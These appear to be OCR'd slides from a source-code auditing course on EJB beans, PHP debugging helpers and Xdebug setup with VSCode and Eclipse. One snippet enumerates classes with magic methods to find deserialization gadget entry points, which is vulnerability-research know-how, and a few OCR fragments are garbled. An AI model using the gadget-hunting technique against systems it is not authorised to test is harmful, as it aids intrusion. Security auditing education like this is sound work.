
Session Beans

- Implement "logic" used for services
- Class annotated with @Session
- Can be @Stateless or @Stateful or @Singleton (since EJB 3.1)
- Can be @Local or @Remote
- Must adhere to the Java Bean Convention

Jakarta Enterprise Beans (EJB)

Message Driven Beans

- Used for message queueing technologies such as Java Message Service (JMS)
- event driven and implement methods such as `doMesssage` (`JMSMessage`) method
- Must adhere to the Java Bean Convention
- Great research here by Matthias Kaiser Pwning Your Java Messaging With Deserialization Vulnerabilities


function d($arg) {
var_dump(debug_
));
trigger_error(
ce'
trigger_error(
ning
trigger_error('
for',
}
Debugging PHP
a('alpha');

PHP Code Modification

PHP is an interpreted language, which means we can modify the source code (unless its encrypted). Some helpful code that can be used to track where you are.

```
var_dump(debug_backtrace());
```

1. The `debug_backtrace` call will generate a back trace and the code path that was used to get to where you are.
2. The `var_dump` function will dump the contents of ANY variable.

PHP Code Modification

```
die("I'm in this function!");
```

`die` will stop execution right at this point and print the value inside.

```
print_r($something_complex);
```

`print_r` prints the variable value in human-readable form to stdout.

PHP Code Modification

```
$all_vars = get_defined_vars();
print_r($all_vars);
debug_zval_dump($all_vars);
```

1. The `get_defined_vars` function gets all the defined variables including built-ins and custom variables (`print_r` to view them)
2. The `debug_zval_dump` function dumps the variable with its reference counts. This is useful when there are multiple paths to update a single reference

PHP Code Modification

Printing all the defined variables is useful for when your application enables `register_globals` (removed since PHP 5.4.0). A target I was on recently re-enabled `register_globals` like this:

```
foreach (array('_GET','_POST','_COOKIE') as $r){
    foreach ($$r as $_k => $_v) {
        ${$_k} = $_v;
    }
}
```

The $$ (double dollar) is a reference variable that stores the value which can be accessed by using a single $ symbol. In this case $_GET, $_POST and $_COOKIE.

PHP Code Modification

```
debug_print_backtrace();
```

The `debug_print_backtrace` prints a back trace that shows the current function call chain.

```
$e = new Exception();
var_dump($e->getTraceAsString());
```

My personal favorite is the printing of the stack trace as a string from an exception because it returns a string with the line numbers (not an array)

PHP Code Modification

```
$classes = get_declared_classes();
foreach ($classes as $class) {
    $methods = get_class_methods($class);
    foreach ($methods as $method) {
        if (in_array($method, array(
            '__destruct',
            '__toString', // add whatever methods you want
            '__wakeup',
            '__call'))) {
            print $class . '::' . $method . "\n";
        }
    }
```

Dynamically find deserialization entry gadgets for deserialization vulnerabilities!

Code Modification Vs Debuggers


Even though you can often modify the code, its not the ideal way to debug.

Those of you who have audited ThinkPHP will know why!

The truth is, the more you get comfortable in a debugger, the more your source code auditing skills will get sharper.

PHP Debuggers

Xdebug and ZendDebugger are the go-to options. Personally, I use Xdebug. Xdebug using the **DeBugGer** Protocol (DBGP) for communication and requires that a client opens the port for communication.



PHP Debuggers

The order to setup your target environment is:

1. Install Xdebug
2. Configure Xdebug
3. Setup debug client (IDE with debug capability)
4. Configure IDE with source and debug settings

PHP Debuggers

Step 1: Install x-debug

```
sudo apt install php-xdebug
or
pecl install xdebug
```

PHP Debuggers

Step 2: Configure Xdebug

v2.x default listener port is 9000. Add the following lines to your ***php.ini*** file:

```
[xdebug]
xdebug.remote_enable=1
xdebug.remote_host=<IP>
xdebug.remote_connect_back=1
```

PHP Debuggers

Step 2: Configure Xdebug

v3.x default listener port is 9003. Add the following lines to your ***php.ini*** file:

```
[xdebug]
xdebug.mode=debug
xdebug.client_host=<IP>
xdebug.start_with_request=yes
```

PHP Debuggers

Step 2: Configure Xdebug

Confirm settings are correct using `phpinfo()` or `xdebug_info()`

xdebug.remote_addr_header	*no value*	*no value*
xdebug.remote_autostart	Off	Off
xdebug.remote_connect_back	On	On
xdebug.remote_cookie_expire_time	3600	3600
xdebug.remote_enable	On	On
xdebug.remote_host	192.168.184.132	192.168.184.132
xdebug.remote_log	*no value*	*no value*
xdebug.remote_log_level	7	7
xdebug.remote_mode	req	req
xdebug.remote_port	9001	9001
xdebug.remote_timeout	200	200

PHP Debuggers


Step 3: Setup debug client (IDE with debug capability)

Option 1: Visual Studio Code (VSCode) + PHP Debug extension with the following configuration:

home > student > .config > Code > User > {} settings.json > {} launch

```
{
    "workbench.colorTheme": "Default Dark+",
    "launch": {
        "configurations": [
        {
            "name": "Listen for Xdebug",
            "type": "php",
            "request": "launch",
            "port": 9003,
            "pathMappings": {
                "/var/www/html": "/home/student/FSWA/module-1/docker/web/php"
            }
        }
        ]
    }
}
```

PHP Debuggers



PHP Debuggers

It's important to get the correct `pathMappings` otherwise VSCode will not know the source code location!

We will be using Xdebug v3 + VSCode in class, but I am also showing you how to do this in Eclipse since we will be using Eclipse for Java anyway.

Notes:

1. With VSCode, **XDEBUG_SESSION** is not required!
2. We also stopped using eclipse because there is an unpatched pre-authenticated information disclosure vulnerability see SRC-2021-0020

PHP Debuggers

Step 3: Install Eclipse + PHP Development Tools (PDT plugin)

Download Eclipse from https://www.eclipse.org/downloads/packages/.
Either Eclipse IDE for Java Developers or Eclipse IDE for PHP Developers.

If you use Eclipse IDE for java Developers, you will need the PDT plugin:

In Eclipse, click Help -> Install New Software and work with: https://download.eclipse.org/tools/pdt/updates/7.2

Eclipse IDE Setup

3. Install Eclipse + PHP Development Tools (PDT plugin)

After downloading, run the following commands:

```
student@target:~$ sudo tar -zxvf eclipse-java-*-R-linux-gtk-
x86_64.tar.gz -C /opt
student@target:~$ sudo ln -s /opt/eclipse/eclipse /sbin/eclipse
```

Now you can start eclipse with:

```
student@target:~$ eclipse
```


We have setup eclipse for you with the PDT plugin! This is for future reference.

PHP Debuggers

4. Configure Eclipse with source and debug settings

Debug->Debug Configurations->PHP Web Application


Now create a new server and set the base URL to your target that you are debugging:



PHP Debuggers

4. Configure Eclipse with source and debug settings

